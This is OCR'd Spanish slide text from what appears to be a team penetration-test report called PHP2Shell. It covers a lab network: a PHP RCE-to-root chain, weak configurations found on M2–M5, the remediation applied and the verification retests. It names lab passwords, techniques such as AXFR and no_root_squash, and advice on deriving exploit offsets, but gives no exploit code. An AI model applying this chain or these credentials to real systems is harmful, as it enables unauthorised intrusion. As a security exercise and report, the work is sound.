


W2 llega a www-data; root no proviene de W2: se cierra por B3 → SSH → sudo.

FASE 3 · CADENA COMPLETA

De Kali a root: cinco eslabones

Cada paso se ejecuta en vivo y deja evidencia: W2, B3, SSH, sudo y marcadores.



Resultado: RCE www-data + root, con marcadores y capturas EV-W2-07/08/09 y EV-ROOT-CHAIN.

La réplica en vivo sigue el mismo orden: versión, precondiciones, PoC, evidencia y retest.

FASE 3 · RESTO DE LA RED

Los hallazgos que sostienen la cadena

Configuraciones y CVE que sí se demostraron en M2–M5.

M2 Base de datos

- Redis sin autenticación
- Claves de BD en wp-config
- Volcado: 12 y 487 tablas
- Pivote desde M1

Retest: cerrado

M3 Respaldos

- FTP anónimo + credenciales.txt
- NFS no_root_squash
- Admin13.- reutilizada
- Salto a M1/M4/M5

Retest: cerrado

M4 Windows Server

- Admin password_2026 (Pwn3d!)
- AXFR de uni.lab
- SYSTEM por tarea programada
- Shares ADMIN$/C$

Retest: cerrado

M5 Cliente

- VNC sin autenticación
- whoami: desktop-dt5f05n\cliente
- Clave reutilizada por SMB
- Marcador PWNED-M5

Pendiente

W2 y W3 son los RCE demostrados en M1; M4 llegó a SYSTEM con credenciales admin, no por privesc desde acceso limitado.

FASE 4 · REMEDIACIÓN

Qué cambió en cada máquina

Versión y configuración aplicadas; M5 queda pendiente.

MÁQUINA	ANTES	DESPUÉS / CONFIGURACIÓN	ESTADO
M1 V+C	PHP 8.4.26 · WP 7.0.1 Apache 2.4.49	PHP 8.4.27 · WP 7.0.2 · Apache 2.4.51 upload_progress Off · LFI fuera	Aplicado
M2 V+C	Redis 6.2.6 · 6379 abierto	Redis 6.2.7 · requirepass · UFW claves de BD rotadas	Aplicado
M3 CFG	FTP anónimo · NFS rw	FTP off · root_squash SSH rotado · SMB2	Aplicado
M4 CFG	SMBv1 · signing off · AXFR	SMB1 off · signing on Spooler off · AXFR cerrado	Aplicado
M5 —	VNC/RDP/SMB abiertos	445/3389/5900 filtrados	Pendiente

El parcheo se aplicó en cada servidor; M1–M4 cerrados, M5 pendiente. V+C = versión + configuración; CFG = solo configuración.

FASE 5 · RETEST

Comandos de verificación

Los mismos comandos, ahora sobre el servicio corregido.

M1

OK

```
php -v
→ 8.4.27
curl /lfi.php
→ 404
WP 7.0.2
```

versión y LFI

M2

OK

```
redis-cli PING
→ NOAUTH
nmap -p6379
→ filtered
```

auth y puerto

M3

OK

```
curl ftp://…
→ 530
showmount -e
→ root_squash
```

FTP y NFS

M4

OK

```
nxc smb
→ signing:True
dig axfr
→ failed
```

SMB y DNS

M5

PENDIENTE

```
nmap -p445,3389,5900
→ filtered
sin cambios
```

sigue filtrado

M1–M4 verificados con los mismos comandos; M5 sigue filtrado y se declara pendiente, no remediado.

El retest no se basa en la versión: repite el comando y compara la salida.

FASE 5 · CIERRE

Cuatro lecciones de PHP2Shell

Lo que este caso enseña sobre versiones, PoCs y evidencia.

01 La versión es el punto de partida

PHP 8.4.26 habilitó la cadena; el build NTS/prefork y los offsets reales permitieron ejecutar el exploit.

02 Los offsets son del binario

Copiar offsets de un writeup de Debian 12 hace fallar el PoC en Ubuntu 22.04. Se derivan con nm del libphp.so real.

03 W2 + B3 = root

Chain A dio www-data; B3 expuso Admin13.-, SSH entró como ubuntu y sudo llegó a root. Cada eslabón tiene evidencia.

04 Parchear sí cambia el juego

PHP 8.4.27, upload_progress Off y LFI eliminado se verificaron en EV-007-RETEST; mitigar por configuración ya no fue suficiente.

La fortaleza del trabajo no es “todos los CVE explotados”, sino la trazabilidad de qué se demostró, qué no y por qué.

GRACIAS

Preguntas y réplica en vivo

La demo sigue el orden del informe: version gate, precondiciones, PoC, evidencia y retest.

W2	Chain A RCE www-data · parcheado 8.4.27
W3	RCE real como www-data
ROOT	ubuntu/Admin13.- + sudo

Equipo completo · 6 integrantes